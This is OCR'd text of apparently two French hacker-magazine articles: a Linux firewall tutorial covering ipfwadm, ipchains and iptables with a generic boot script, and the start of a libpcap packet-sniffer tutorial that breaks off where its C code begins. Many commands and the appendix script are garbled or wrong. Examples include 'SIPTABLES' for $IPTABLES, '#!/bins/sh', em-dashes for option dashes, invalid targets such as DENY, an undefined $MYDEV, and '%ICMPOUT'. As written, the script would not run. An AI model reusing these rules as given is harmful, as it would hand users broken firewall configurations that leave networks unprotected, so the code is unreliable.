Toute ressemblance avec le titre d'un article très connu sur les buffer overflow est un vrai coup de bol.

Nous allons nous intéresser ici aux firewalls sous linux, et, plus particulièrement, aux firewalls inclus dans le kernel. En effet, ils ne présentent que des avantages, et aucuns inconvénients : ils sont inclus au plus bas niveau du système; leurs sources sont ouvertes, ce qui permet un contrôle au niveau sécuritaire. Ainsi, on est sûr que l'outil que l'on a choisi pour se protéger n'est pas celui qui va servir au pirate à nous rooter. On a ainsi vu, sous windows, des firewalls backdoores, voir même des portscanners backdoores, comme le célèbre 7th sphere portscan.

Si il n'existe pas, à priori, de bonne méthode de firewalling, il en existe en revanche des catastrophiques. Nous allons tâcher de les éviter autant que possible, tout en vous montrant les "bons réflexes" à avoir.

Dans un premier temps, nous allons nous pencher sur les différentes architectures de firewall, avant de voir l'implémentation au niveau des kernels 2.0, 2.2 et 2.4.


Cet article ne comporte à priori qu'un seul pré-requis: être root sur une box tournant sur un nunux pas trop trop vieux (c'est a dire postérieur a 1998), et encore, c'est juste pour les travaux pratiques.

I- Architectures firewall.

Dans un premier temps, il va nous falloir sélectionner une architecture de firewalling. Celle-ci sera le pilier de toute l'architecture de notre réseau local. Tout dépendra bien évidemment des moyens a notre disposition et de la taille du réseau que nous avons a notre disposition. Les exemples que je vais vous proposer ici vous seront présentés dans l'ordre d'efficacité.


- Firewall basic :

Comme montre sur la figure 1m ce type de firewall est la base de tout firewaling. Une simple machine faisant office de firewall fait barrage entre un réseau non sûr, en général le net, et un réseau local. C'est une solution peu coûteuse dans laquelle la machine pare-feu effectue toutes les fonctions de firewalling.




- L'hôte de défiance :

Il s'agit en fait d'une machine située entre le réseau non sure et le firewall, comme montré figure 2. Le firewall est configuré de telle manière que toutes les connections, tant entrantes que sortantes, doivent passer par lui. Il est appelé hôte de défiance, car il est placé sur le réseau non sure en deçà du firewall. Celui-ci ne peut donc pas le protéger. Il s'agira toujours d'une machine configurée à la fois le plus légèrement et de la manière la plus secure. Bien évidemment, on ne doit placer qu'une confiance très limitée dans les hôtes protégés par le firewall. Cela dit, en tant qu'administrateur système, j'ai rayé les termes comme confiance et tous ses synonymes de mon vocabulaire.




- La zone démilitarisée (ou DMZ pour faire élite).

Cette configuration comporte elle aussi un hôte de défiance, mis à part qu'il est placé à l'intérieur même du firewall. Simplement, il est sur son propre sous réseau, ce qui fait que le firewall comporte trois cartes réseau. Bien entendu, il n'est pas plus question d'avoir confiance dans les hôtes se trouvant derrière le firewall, Cette configuration est parfaite pour placer un ftp public ou encore un serveur web tout en gardant notre réseau local à l'abris.



- Firewall double.

Dans cette configuration, le réseau local est isole de l'hôte de défiance par un second firewall, ou firewall interne. Les paquets devront ici traverser les deux firewalls et l'hôte de défiance avant de passer du réseau local au net et vice versa.



Dans ces exemples, nous avons étudié une situation classique, à savoir l'utilisation d'un firewall pour protéger un réseau privé d'un réseau public. Mais ces implémentations peuvent aussi servir à protéger divers sous réseaux d'un même réseau local les uns des autres, dans le cas d'un réseau d'entreprise ou d'université.

II- Implémentations et exemples.

Dans cette seconde partie, nous allons nous pencher tout particulièrement sur les firewalls contenus dans les kernel linux, version 2.0, 2.2 et 2.4. Le kerneel 2.5, actuellement en cours de développement propose lui aussi un nouveau type de firewall, mais son développement n'est pas assez avancé pour qu'il soit possible d'écrire quoi que ce soit dessus sans que cela soit obsolète avant même la parution du papier.

Pour configurer un firewall sous linux, il faut, dans un premier temps, installer le support du firewalling dans le noyau.
Les kernels antérieurs à la version 2.2 utilisent l'utilitaire ipfwadm; les kernels de la génération 2.2 utilisent ipchains. A partir de la version 2.3.15 est apparu netfilter, aujourd'hui utilisé dans les kernel de la famille des 2.4. Ce dernier utilitaire a vu le " complete redefinition " de la gestion des paquets au sein du kernel linux, et son utilisation est des plus intéressantes. Il supporte la syntaxe ipchains et ipfwadm, ce qui permet a chacun de garder la syntaxe qui lui plaît le plus, ou avec laquelle il se sent le plus à l'aise.

Il existe deux types de politique de firewalling: la première, et la pire, consiste à tout autoriser et à n'interdire que ce que l'on veut interdire. C'est une politique de feignasse; elle est donc catastrophique. La seconde consiste à tout bloquer et à ne laisser passer que les paquets autorisés. Ce sera notre politique par défaut.

- Configuration du kernel pour le firewalling.

Le kernel linux doit être configuré correctement pour supporter le firewaling. Il n'y a rien d'autre à faire que de sélectionner les options nécessaires.

Pour un kernel 2.2, les options a cocher sont:

```
Networking options --->
  [*] Network firewalls
  [*] TCP/IP networking
  [*] IP: firewalling
  [*] IP: firewall packet logging
```

Pour un kernel 2.4:

```
Networking options --->
  [*] Network packet filtering (replaces ichains).
    IP: Netfilter configuration -->

    <M> Userspace queueing via NETLINK (EXPERIMENTAL)
    <M> IP tables support (required for filtering/masq/NAT)
    <M> Limit match support
    <M> MAC adress match support
    <M> Netfilter MARK match support
    <M> TOS match support
    <M> Connection state match support
    <M> Unclean Match Support (EXPERIMENTAL)
    <M> Owner match support (EXPERIMENTAL)
    <M> Packet filtering
    <M> REJECT target support
    <M> MIROR target support

    <M> Packet mangling
    <M> TOS target support
    <M> MARK target support
    <M> LOG target support
    <M> ipchains (2.2 style) support
    <M> ipfwadm (2.0 style) support
```

- Utilisation d'ipfwadm

La première implémentation de firewalls sous linux se trouvait dans le kernel 1.1. Il s'agissait du portage de ipfw, le firewall de bsd, par Alan Cox.
Ici, nous allons partir du principe que nous avons à notre disposition un réseau local sous linux, utilisant une machine firewall sous linux pour se connecter au net. Nous désirons que nos utilisateurs puissent accéder au web, mais tout en bloquant tout autre trafic. Nous allons créer une règle de forwarding pour permettre aux utilisateurs d'émettre des données via la port 80, et d'en recevoir la réponse.
Notre réseau est un réseau de class C, et son adresse est 171.15.17.0.

```
# ipfwadm -F -f
# ipfwadm -F -P deny
# ipfwadm -F -a accept -P tcp -S 171.15.17.0/24 -D 0/0 80
# ipfwadm -F -a accept -P tcp -S 0/0 80 -D 171.15.17.0/24
```

L'option -F indique qu'il s'agit d'une règle de forwarding.
La première ligne indique à ipfwadm de vider sa mémoire de toutes les règles précédemment établies. Cela nous permet de travailler en terrain connu.
La seconde ligne indique notre politique par défaut. Elle est très importante car elle va définir ce qui va arriver à tous les paquets qui ne matchent pas les règles d'exception. Ici, bien entendu, nous posons une politique de deny sur tout.
Les deux lignes suivantes sont celles qui implémentent notre politique. Il existe une option, -b, qui permet a une règle de devenir bidirectionnelle. Nos deux lignes deviendraient alors:

```
# ipfwadm -F -a accept -P tcp -S 171.15.17.0/24 -D 0/0 80 -b
```

- F indique une règle de fowarding.
- a accept: indique que les paquets correspondant à cette règle sont acceptés.

- P tcp indique que cette règle vaut pour le protocole tcp, à l'opposé d'UDP ou d'ICMP.
- S 171.15.17.0/24 indique que l'adresse d'émission doit avoir 24 bits en correspondance avec la règle. Ici, il s'agit de notre réseau.
- D 0/0 80 signifie que l'adresse de destination peut être n'importe laquelle pourvu que le port soit 80.

Notre politique contient une grosse faille de sécu: n'importe qui peut se connecter au port 80 depuis l'extérieur et ainsi nous balancer un gros SYN flooding. Nous allons corriger ça avec la chaîne :

```
# ipfwad -F -a deny -P tcp -S 0/0 80 -D 171.15.17.0/24 -y
```

Pour lister les règles actuellement en cours :

```
# ipfwadm -F -l
```

Utilisation d'ipchains.

La création d'ipchains a déroulé de la demande de plus en plus forte des utilisateurs d'un outils plus simple et plus convivial qu'ipfwadm. De plus, ce dernier pouvait se révéler totalement inefficace dans certaines situations délicates. Ipchains a ainsi introduit une nouvelle syntaxe plus claire :

-A chaine :
Ajoute une règle à la fin de toutes celles existant déjà. Si jamais un hostname est donné et qu'il correspond à plusieurs adresses IP, alors, une règle sera créée pour chacune des adresses.

-I chaine :
Insère une règle au début de la chaîne. Une fois de plus, si un hôte correspond à plusieurs adresses IP, une règle sera ajoutée pour chacune des IP.

-D chaine :
Efface une règle de la chaîne actuelle si elle correspond aux spécifications demandées.

-D chaine, numéro de règle.
Cette option permet de retirer la règle spécifiée dans la chaîne. La spécification commence à un, une fois n'est pas coutume.

-R chaine, numéro de règle
Remplace la règle indiquée dans la chaîne par la nouvelle.

-L :
Permet de lister les règles d'une chaîne.

-F chaine:
Remet la chaîne spécifiée à zéro, où toutes les chaînes si aucun nom n'est indiqué.

-N chaine:
Crée une nouvelle chaîne avec le nom spécifié.

-P chaine politique
Met en place la politique par défaut de la chaîne spécifiée. Les politiques valides sont ACCEPT, DENY, REJECT, REDIR ou RETURN. Les politiques ACCEPT, DENY et REJECT ont la même spécification que sur n'importe quel utilitaire de firewaling. Redir indique que le datagramme doit être redirigé vers un autre port du firewall.

-Paramètres des règles d'ipchains:
-p [!]protocole: spécifie le protocole à laquelle la règle va correspondre. Les protocoles valides sont tcp, udp et icmp, ainsi que all. Si le '!' est utilisé, il indique que la règle ne prends pas ce protocole en compte.

-s [!]adresse/mask [!]port:
Spécifie l'adresse IP source du datagramme dans la règle à prendre en compte. Très utile pour empêcher un emmerdeur de revenir à la charge. L'adresse peut être un nom de réseau, un nom de domaine ou une adresse IP. Le port peut être soit un numéro de port, soit une intervalle. Par exemple 21:23 indique que les ports 21 a 23 compris seront pris en compte.

-d [!]adresse/mask [!]port:
Spécifie l'adresse de destination et le port du datagramme correspondant à la règle. La manière d'utiliser ce paramètre est la même que pour -s

-j cible:
Cette option indique quelles mesures prendre quand la règle correspond au datagramme reçu. Les cibles valides sont ACCEPT, DENY, REJECT, REDIR et REJECT.

-i [!] interface:
Spécifie l'interface sur laquelle s'applique la règle. Un + après le nom du device indique tous les devices de ce type. Par exemple eth+ indique toutes les cartes ethernet.
Ainsi, avec ipchains, notre exemple de tout à l'heure deviendra :

```
# ipchains -F forward
# ipchains -p forward DENY
# ipchains -A forward -s 0/0 80 -d 171.15.17.0/24 -p tcp -y -j DENY
# ipchains -A forward -s 171.15.17.0/24 -d 0/0 80 -p tcp -j ACCEPT
```

La première règle remet toutes les règles de forwarding à zéro.
La seconde indique DENY comme politique de forwarding par défaut.
La troisième indique DENY sur tous les paquets provenant du port 80 et ayant le bit SYN à 1.
La dernière, enfin, accepte le forwarding sur le port 80 en flux entrant autant qu'en flux sortant.

- Utilisation d'iptables.
Iptables est l'utilitaire de netfilter pour le firewalling. Il est extrêmement flexible; ainsi, il est totalement compatible avec les anciennes règles ipchains et ipfwadm. Ainsi, pas la peine de refaire ses scripts de 2000 lignes quand on change de kernel. Pour cela, il faut installer les modules ipfwadm.o et ipchains.o de la manière suivante :

```
# modprobre ipfwadm
# modprobe ipchains
```

Avant de pouvoir utiliser iptables, il faut d'abord charger le module correspondant en mémoire :

```
# modprobe ip_tables
```

La commande iptables est utilisée tant pour mettre en place le filtrage de paquets que pour le NAT (Network Adresse Translation). Pour clarifier les choses, il existe ainsi deux chaînes de règles, nommées filter et nat. Les chaînes INPUT et FORWARD sont utilisées par la table filter; les chaînes PREROUTING et POSTROUTING sont utilisées par la table NAT. Enfin. La règle OUTPUT est utilisée par les deux.

Je ne m'intéresserai ici qu'à la table filter, correspondant au filtrage de paquets. En effet, le NAT n'est pas ma préoccupation dans cet article.

Les commandes d'iptables :

-A chaine:
Ajoute une règle à la fin de la chaîne indiquée. Si un nom d'hôte est donné et qu'il correspond à plusieurs adresses ip, alors une

règle est créée pour chacun des cas.

-I chaine numéro de règle:
Insere une ou plusieurs règles au début de la chaîne passée en paramètre. Une fois de plus, si vous ou vos collaborateurs étiez capturés ou tués, le département d'état.... etc etc etc.

-D chaine :
Supprime la règle correspondante de la chaînes.

-D chaine, numéro de règle.
Cette option permet de retirer la règle spécifiée dans la chaîne. La spécification commence à un, une fois n'est pas coutume.

-R chaine, numéro de règle
Remplace la règle indiquée dans la chaîne par la nouvelle.

-L:
Permet de lister les règles d'une chaîne.

-F chaine :
Remets la chaîne spécifiée à zéro, ou toutes les chaînes si aucun nom n'est indiqué.

-N chaine :
Crée une nouvelle chaîne avec le nom spécifié.

-P chaine politique
Mets en place la politique par défaut de la chaîne spécifiée. Les politiques valides sont ACCEPT, DROP, QUEUE, ou RETURN. Accept permet au datagramme de passer tandis que DROP le rejette tout simplement.

- Paramètres des règles d'iptables:
-p [!]protocole: spécifie le protocole auquel la règle va correspondre. Les protocoles valides sont tcp, udp et icmp, ainsi que all. Si le '!' est utilisé, il indique que la règle ne prends pas ce protocole en compte.

-s [!]adresse/mask
Spécifie l'adresse IP source du datagramme dans la règle à prendre en compte. Très utile pour empêcher un emmerdeur de revenir à la charge. L'adresse peut être un nom de réseau, un nom de domaine ou une adresse IP.

-d [!]adresse/mask
Spécifie l'adresse de destination et le port du datagramme correspondant à la règle. La manière d'utiliser ce paramètre est la même que pour -s

-j cible :
Cette option indique quelles mesures prendre quand la règle correspond au datagramme reçu. Les cibles valides sont ACCEPT, DENY, REJECT, REDIR et REJECT.

-i [!] interface :
Spécifie l'interface sur laquelle s'applique la règle. Un + après le nom du device indique tous les devices de ce type. Par exemple eth+ indique toutes les cartes ethernet.

-o [!] interface :
Specifie l'interface à laquelle le paquet va être transmis. La syntaxe est la même que pour l'option -i.

Extensions TCP : elles s'utilisent avec les flags -m tcp et -p tcp.

--sport [!] port [port:port]:
indique le ou les ports source que doit utiliser le datagramme pour correspondre à la règle. Un '!' indique que le port ne doit pas être utilisé. Une tranche de ports peut aussi être donnée grâce aux ':': 21:23 indique que les ports 21 a 23 correspondent à la règle.

--dport [!] port [port:port]:
indique le ou les ports destination que doit utiliser le datagramme pour correspondre à la règle. Un '!' indique que le port ne doit pas être utilisé. Une tranche de ports peut aussi être donnée grâce aux ':': 21:23 indique que les ports 21 a 23 correspondent à la règle.

--tcp-flag [!] mask
Indique le flag du paquet correspondant à la règle indiquée: ils peuvent être SYN, ACK, FIN, RST, URG, PSH, ALL et NONE. Ce sont des options très avancées.

Extentions UDP : elles s'utilisent avec les flags -m udp -p udp.

--sport [!] port [port:port]:
indique le ou les ports source que doit utiliser le datagramme pour correspondre à la règle. Un '!' indique que le port ne doit pas être utilisé. Une tranche de ports peut aussi être donnée grâce aux ':': 21:23 indique que les ports 21 a 23 correspondent à la règle.

--dport [!] port [port:port]:
indique le ou les ports destination que doit utiliser le datagramme pour correspondre à la règle. Un '!' indique que le port ne doit pas être utilisé. Une tranche de ports peut aussi être donnée grâce aux ':': 21:23 indique que les ports 21 a 23 correspondent à la règle.

Exemple concret :
Une fois de plus, nous reprenons notre exemple utilisé plus haut.

```
# modprobe ip_tables
# iptables -F forward
# iptables -P FORWARD DROP
# iptables -A FORWARD -m tcp -p tcp -s 0/0 —sport 80 -d 171.15.17.0/24 —syn -j DROP
# iptables -A FORWARD -m tcp -p tcp -s 171.15.17.0/24 —sport 80 -d 0/0 -j accept
# iptables -A FORWARD -m tcp -p tcp -d 171.15.17.0/24 —dport 80 -s 0/0 -j ACCEPT
```

Dans un premier temps, nous avons charge le module ip_tables en mémoire. A cet endroit, il me faut faire une petite dissgression: aujourd'hui, de très nombreux rootkit utilisent des modules kernel pour se dissimuler. Même si un système compromis réclame une réinstallation d'urgence, il vaut mieux, à mon avis, ne pas faciliter la tâche du pirate en compilant notre noyau avec le support des modules. Après tout, sur un firewall, on ne change pas le hardware si souvent que ça non ?
Notre seconde ligne remet à zéro toutes les règles de fowarding.
La troisième indique que la politique par défaut des règles de forwarding est le rejet.
Notre quatrième ligne indique que les paquets venant sur le port 80 et ayant le bit SYN às 1 seront rejetés.
Nos deux dernières lignes acceptent les paquets sur le port 80 en entrée comme en sortie.

Conclusion:

Voilà, c'est tout pour cette fois. Soyez toujours très prudents avec les règles de firewall car elles peuvent parfois favoriser le pirate alors que c'est exactement le contraire qu'on leur demande. Et souvenez vous bien: le seul serveur secure est celui que l'on débranche du réseau, dont on balance la prise au feu et le disque dur dans la seine. Have fun :-)

H4

Appendice :

Un script iptables générique. Ce script correspond à la plupart des situations que vous pourrez rencontrer. Il est à lancer au démarrage. Sous Slack, rajoutez les lignes suivantes dans /etc/rc.d/rc.inet2, et copiez ce script dans /etc/rc.d/ rc.firewall. N'oubliez pas de changer les droits en exécution.

```
if [ -x /etc/rc.d/rc.firewall ]; then
/etc/rc.d/rc.firewall
   echo "  Starting firewalling"
fi
>--- >--- >--- >--- >--- >--- >--- >--- >--- >--- >--- >--- >---
#!/bins/sh

# Section utilisateur: modifiez selon votre réseau et vos envies.

IPTABLES=iptables

PATH="/sbin"

MYNET="171.15.17.0/24"
MYBCAST="171.15.17.255"
MYIFACE="eth0"

ANYADDR="0/0"
ANYDEV="eth1"

TCPIN="smtp, pop3, www, ftp, ftp-data"
TCPOUT="smtp, pop3, www, ftp, ftp-data, ircs, nntp"

UDPIN="domain"
UDPOUT="domain"

ICMPIN=" "
ICMPOUT="8 3 11"

# Fin de la section utilisateurs. On passe aux choses sérieuses.

# Remise à zéro des règles.
SIPTABLES -F FORWARD

# On bloque tout et même le reste.
SIPTABLES -P FORWARD deny

# On bloque tous les paquets entrants.
SIPTABLES -A INPUT -i $ANYDEV -j DROP

# Ca c'est pour empêcher l'IP spoofing
SIPTABLES -A FORWARD -s $MYNET -i $ANYDEV -j DROP
# Et ca, c'est pour le smurf
SIPTABLES -A FORWARD -m multiport -p icmp -i $ANYDEV -d $MYNET -j DENY

# On accepte les paquets fragmentés.
SIPTABLES -A FORWARD -f -j ACCEPT

# On accepte tous les paquets TCP appartenant à une connexion existante.
SIPATBLES -a FORWARD -m multiport -p tcp -d $MYNET —dports $TCPIN ! --tcp-flag SYN< ACK ACK -j ACCEPT
SIPATBLES -a FORWARD -m multiport -p tcp -d $MYNET —sports $TCPIN ! --tcp-flag SYN< ACK ACK -j ACCEPT

# Politique d'acceptation de paquets TCP: seulement les ports autorisés.
SIPTABLES -A FORWARD -m multiport -p tcp -i $ANYDEV -d $MYNET $TCPIN —syn -j ACCEPT

# Politique des sorties de paquets TCP, juste sur les ports autorisés.
SIPTABLES  -A FORWARD -m multiport -p tcp -i $MYDEV -d $ANYADDR —dports $TCPOUT —syn -j ACCEPT

# Politique d'acceptation des paquets UDP entrants.
SIPTABLES -A FORWARD -m multiport -p udp -i $ANYDEV -d $MYNET —dports $UDPIN -j ACCEPT
SIPTABLES -A FORWARD -m multiport -p udp -i $ANYDEV -s $MYNET —dports $UDPIN -j ACCEPT

# Sortie des paquets UDP.
SIPTABLES -A FORWARD -m multiport -p udp -i $MYDEV -d $ANYADDR —dports $UDPOUT -j ACCEPT
SIPTABLES -A FORWARD -m multiport -p udp -i $MYDEV -s $ANYADDR —dports $UDPOUT -j ACCEPT

# Paquets ICMP entrants: on ne répond pas aux pings
SIPTABLES -A FORWARD -m multiport -p icmp -i $ANYDEV -d $MYNET —dports $ICMPIN -j DROP

# Paquets ICMP sortant: juste ce qu'il faut.
SIPTABLES -A FORWARD -m multiport -p icmp -i $MYDEV -d $ANYADDR —dports %ICMPOUT -j ACCEPT

# C'est fini pour cette fois.
# Il est 3 heures et demi du matin mais cet article est fini dans les temps.
# N'oubliez jamais: dormir, c'est tricher
>--- >--- >--- >--- >--- >--- >--- >--- >--- >--- >--- >--- >---
```

HZVSNIFF

COMMENT PROGRAMMER UN SNIFFER ?

COMPRENDRE LE PRINCIPE

Et bien, tout d'abord, bonjour à tous les lecteurs d'Hackerz Voice. Suite aux nombreux mails d'encouragement que j'ai reçus, je continue ma série d'articles sur la prog réseau en C.
Cette fois-ci, nous allons nous pencher sur la programmation d'un sniffer de base. Je tiens à signaler que tout ce que je développe ici n'est que la base de la programmation réseau, c'est à vous après d'améliorer ce que vous pouvez (il y a les manpages pour ça). Je ne vous offre que le moyen de récupérer l'information, pas de la traiter. On se passera de disclaimer en ce qui concerne ces 'cours' de progs réseau étant donné que les outils développés ici sont tout à fait légaux. Bon allez, on se met au boulot, fini de glander.

Je rappelle que ces cours s'adressent à des personnes ayant un minimum de connaissance en Langage C et dans le domaine des réseaux en général.

Un sniffer c'est quoi ?

Alors un sniffer va nous permettre de mettre en évidence tous les paquets passant par notre carte réseau. Il va nous afficher les trames passant sur le réseau. Le but d'un sniffer est de détecter d'éventuelles anomalies sur le réseau. J'ai entendu dire que les Hackerz Warlods s'en servent pour espionner les paquets qui ne leur étaient pas destinés après avoir redirigé le trafic vers leur machine en utilisant des techniques telles que l'arp-poisoning (ou arp-redirect) sur un réseau switché ou encore le DNS ID Spoofing. Ce n'est cependant pas la finalité de cet article de traiter ces différentes techniques employées par ces evils pirates du net.

Le mode promiscious :

Par défaut, lorsqu'une machine veut communiquer avec une autre machine présente sur le réseau, elle 'lâche' son paquet (celui-ci contient l'adresse de destination) et toutes les machines du réseau le reçoivent. Par défaut, la carte réseau va jeter tous les paquets qui ne lui sont pas destinés. C'est à dire que la machine A envoie son paquet à destination de la machine B, mais que toutes les machines sur le réseau reçoivent le paquet sus-nommé ! La machine C reçoit le paquet, consulte l'en-tête et l'ignore si l'adresse destination physique (adresse MAC) n'est pas la sienne. Le mode promiscious permet de contourner le problème et de récupérer tous les paquets transitant sur le réseau, y compris ceux ne lui étant pas destinés. Le promiscious est donc un mode spécial de la carte réseau qui l'empêche d'ignorer les paquets ne lui étant pas destiné.

Ceci étant dit, j'espère que les choses sont maintenant claires. Passons à la phase de programmation. Bien qu'il soit possible de sniffer grâce aux raw, cela implique un travail long et fastidieux. Et comme nous sommes des grosses flemmardes, nous allons plutôt utiliser des fonctions présentes dans une bibliothèque spéciale, j'ai nommé la libpcap(library packet capture). Cette bibliothèque est une bibliothèque spécialement destinée à la capture de paquets. Elle a été mise au point par les gentils développeurs de tcpdump (un outil très utile !!) et est actuellement à sa version 0.6.2. Vous pouvez la télécharger à l'adresse suivante : www.tcpdump.org. Le fichier qui nous intéresse est situé à www.tcpdump.org/release/libpcap-0.6.2.tar.gz
Bien, la librairie étant récupérée, une rapide installation s'impose.

Installation de la libpcap :

Placez-vous dans le répertoire où vous avez téléchargé la librairie, puis :

```
$> tar xvzf libpcap-0.6.2.tar.gz
.....
$> cd libpcap-0.6.2
$> ./configure
$> make
$> make install
```

Vérifiez la présence de la libpcap par un petit :

```
$> updatedb
$> locate pcap.h
```

Elle devrait se trouver dans /usr/include/pcap/

Passons cette installation plus que triviale et penchons nous maintenant sur la programmation à proprement parler. Let's Go Coding les WaRlOrDz =)
Il ne faudra pas oublier d'inclure la dite librairie par un petit :
#include <pcap.h>

Rappelons qu'un petit man pcap ne fais de mal à personne !
Bon alors voyons tout d'abord les fonctions essentielles de la libpcap que nous allons utiliser :

pcap_open_live :
Il s'agit de la fonction essentielle. Elle est utilisée pour obtenir un descripteur de paquets capturés en regardant sur le réseau (traduction littérale de la manpage).
En gros c'est cette fonction qui va nous permettre d'écouter le réseau. Elle est indispensable. Elle va nous renvoyer un pointeur sur une structure de type pcap_t qui va nous permettre la capture de ces vilains paquets.

Voyons sa syntaxe :

```
pcap_t *pcap_open_live(char *device, int snaplen,  int promisc, int to_ms, char *ebuf)
```

Ouhaou ! Ca peut paraître un peu chaud comme ça, mais en fait c'est super simple, vous allez voir :

char *device : Il s'agit d'une chaîne de caractère qui va représenter l'interface réseau sur laquelle on veut écouter.

Chez moi c'est eth0, mais c'est peut être différent chez vous. Un petit ifconfig vous permettra aisément de déterminer quelle interface utiliser.

int snaplen : Il s'agit du nombre maximum d'octets à gauler par paquet. C'est à vous de spécifier sa taille. Généralement de l'ordre de 1500 sur de l'ethernet.

int promisc : Comme son nom l'indique, ce paramètre mettra ou non la carte en mode promiscious (cf plus haut). C'est en fait un booléen, soit 1 pour activer le mode promiscious et 0 pour ne pas l'activer.

int to_ms : Ce paramètre définit le timeout de lecture en millisecondes.

char *ebuf : C'est la chaîne qui va récupérer la sortie éventuelle d'erreurs si la fonction pcap_open_live foire et renvoie un pointeur NULL.

Ben alors, c'était pas si compliqué que ça finalement.
Juste un détail, la structure pcap_t(définie dans le pcap.h par typedef struct pcap pcap_t;) est une structure qui va contenir le descripteur de paquets cité plus haut.
Elle contient en fait les paramètres passés en arguments, telles que le device ou encore le mode promiscious.

pcap_next :

En fait, une fois la fonction pcap_open_live exécutée, nous allons recevoir les paquets. Pour récupérer ceux-ci, nous allons utiliser la fonction pcap_next, qui va renvoyer l'adresse du prochain paquet. Elle va renvoyer un pointeur sur une chaîne de caractères non-signés qui n'est autre que le paquet en question.

Syntaxe :

```
u_char *pcap_next(pcap_t *p, struct pcap_pkthdr *h)
```

pcap_t *p : Il s'agit de notre descripteur de paquet précédemment initialisé par la fonction pcap_open_live()

struct pcap_pkthdr *h : C'est un pointeur sur une structure de type pcap_pkthdr.

La structure pcap_pkthdr :

Elle est définie dans le fichier : pcap.h
Cette structure est une structure contenant les headers des paquets récupérés. Pour plus de renseignement sur cette structure faites un more pcap.h et regardez comment celle-ci est définie.

pcap_lookupnet :

Cette fonction va tenter de récupérer l'adresse et le masque du réseau associé à l'interface passée en argument.
Syntaxe :

```
int pcap_lookupnet(char *device,bpf_u_int32 *netp,bpf_u_int32 *maskp, char *errbuf);
```

char *device : Il s'agit de notre chaîne contenant l'interface à sniffer (par exemple eth0).
bpf_u_int32 *netp : C'est un pointeur sur un entier de type bpf_u_int définie dans bpf.h.
bpf_u_int32 *maskp : C'est un pointeur identique au précédent.
char *errbuf : C'est la chaîne qui va contenir les erreurs.

A l'appel de cette fonction, les variables passées en argument contiendront l'adresse du réseau et le netmask associé.

pcap_stats :

La dite fonction va renvoyer les informations de statistiques sur les paquets et les stocker dans une structure pcap_stat.
Syntaxe :

```
int pcap_stats(pcap_t *p, struct pcap_stat *ps)
```

Le premier argument est le descripteur de paquet, le second est un pointeur sur la structure que l'on souhaite remplir.
La structure pcap_stat est définie encore une fois dans le fichier pcap.h. Elle se présente sous cette forme :

```
struct pcap_stat {
    u_int ps_recv;
    u_int ps_drop;
    u_int ps_ifdrop;
};
```

Le premier champ représente le nombre de paquets reçus. Le second représente le nombre de paquets dropés !
Le troisième n'est pas important puisqu'il n'est pas supporté pour le moment.

pcap_lookupdev :

Cette fonction va nous renvoyer l'interface réseau par défaut.
Syntaxe :

```
u_char pcap_lookupdev(char *errbuf)
```

Le paramètre est la chaîne de caractère contenant les erreurs.

Bon nous avons globalement défini toutes les fonctions que nous allons utiliser pour coder notre sniffer. Il faut cependant savoir que ce n'est qu'un échantillon des nombreuses fonctions de la libpcap, toutefois, développer un article complet sur l'utilisation des fonctions de la libpcap serait bien trop long. Comme je vous l'ai dis plus haut, si vous désirez développer le sujet développé ici, vous devrez travailler par vous-mêmes. Je ne vous ai présenté ici que les fonctions les plus utiles. Nous allons nous contenter dans notre sniffer d'afficher les trames. Nous n'allons pas les traiter, ceci serait bien trop long à mettre en place. Si vous voulez tout de même approfondir, vous pourrez traiter vos paquets (en utilisant les RFCs) pour savoir à quoi correspond tel ou tel paquet. Sachez toutefois qu'il existe des fonctions et des structures prédéfinies pour cet usage dans la libpcap. Mais une fois encore, ce sera à vous de continuer tout seul.
Bon, tout ceci étant dit, nous allons observer le code de notre sniffer.

hzvsniff.c

```
-----------------------------------------debut-----------------------------------------

#include <stdio.h>      /* Librairie standard pour les printf et compagnie... */
#include <pcap.h>       /* La fameuse librairie pcap */
int main(void)
{
